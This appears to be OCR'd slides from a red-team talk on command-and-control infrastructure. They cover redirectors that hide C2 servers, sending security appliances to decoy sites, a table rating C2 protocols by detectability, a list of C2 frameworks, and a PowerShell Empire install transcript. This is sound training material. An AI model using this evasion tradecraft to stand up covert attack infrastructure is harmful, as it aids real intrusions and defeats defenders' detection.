
Simple instances configured to port forward traffic to the real c&c server

- Burnable
- Hides the actual c2's
- Meant to be easy up/down instances so you don't have to setup the c&c again

Command & Control



Big Time Setup



@h3xg4m3s

Command & Control
Jeff's Tips

Servers divided by function ~ phishing, payload hosting, short term, long term


Don't overdo it

Counter-Ops

Traffic Shaping

Protocol Choice

Logging


If request matches appliance fingerprint, redirect to target's real website
legit-files.com
Payload Server
Apache Redirector (serving OS-specific payloads)
iptables Redirector
longhaul.com
Longhaul DNS C2
*Shorthaul C2 and SMTP infrastructure not pictured

https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/

Command & Control
Jeff's Tips

Servers divided by function ~ phishing, payload hosting, short term, long term


Don't overdo it

Counter-Ops

Traffic Shaping

Protocol Choice

Logging



Attribute	**HTTP(S)**	**DNS**	**Domain Fronting**	**Third-Party**
Latency	Low	High	Medium	Medium
Likelihood to Work	Average	High	High	High
Detectability	Average	High	Low	Low
Ease of Blocking	Average	Low	Low	Low
Ease of Setup	Easiest	Easy	Medium	Medium/Hard

Chart of Common C2 Protocols

Check the blog!

https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/

Command & Control Designs

https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/

https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki

https://blog.cobaltstrike.com/2013/02/12/a-vision-for-distributed-red-team-operations/

https://www.blackhillsinfosec.com/build-c2-infrastructure-digital-ocean-part-1/

Command & Control
Control Choices

Free:

Powershell Empire

Metasploit

JSRat

PoshC2

Paid:

Cobalt Strike

Canvas


Core Impact

Metasploit Pro

Many moar!

Command & Control
Powershell Empire Setup

# git clone https://github.com/EmpireProject/Empire
# cd Empire
# ./setup/install.sh




```
root@kali:/home/ec2-user# cd /opt/
root@kali:/opt#
root@kali:/opt# git clone https://github.com/EmpireProject/Empire
Cloning into 'Empire'...
remote: Counting objects: 9453, done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 9453 (delta 42), reused 49 (delta 29), pack-reused 9391
Receiving objects: 100% (9453/9453), 19.48 MiB | 19.00 MiB/s, done.
Resolving deltas: 100% (6325/6325), done.
root@kali:/opt# cd Empire/
root@kali:/opt/Empire#
root@kali:/opt/Empire# ./setup/install.sh
```

@h3xg4m3s

Command & Control
Powershell Empire Startup

# ./empire




```
root@kali:/opt/Empire# ./empire
[*] Loading stagers from: /opt/Empire//lib/stagers/
[*] Loading modules from: /opt/Empire//lib/modules/
[*] Loading listeners from: /opt/Empire//lib/listeners/

                              ``````````

                         ``````.--::///+
                     ````-+sydmmmNNNNNNN
                   ``./ymmNNNNNNNNNNNNNN
                 ``-ymmNNNNNNNNNNNNNNNNN
               ```ommmmNNNNNNNNNNNNNNNNN
              ``.ydmNNNNNNNNNNNNNNNNNNNN
             ```odmmNNNNNNNNNNNNNNNNNNNN
            ```/hmmmNNNNNNNNNNNNNNNNMNNN
           ````+hmmmNNNNNNNNNNNNNNNNNMMN
          ````..ymmmNNNNNNNNNNNNNNNNNNNN
          ````:.+so+//:---.........----::-
         `````.``````````....----:///++++
        ```````.-/osy+////:::---...-dNNNN
        ````:sdyyydy`   ```:mNNNNM
       ````-hmmdhdmm:`   ``.+hNNNNNNM
       ```.odNNmdmmNNo````.:+yNNNNNNNNNN
       ```-sNNNmdh/dNNhhdNNNNNNNNNNNNNNN
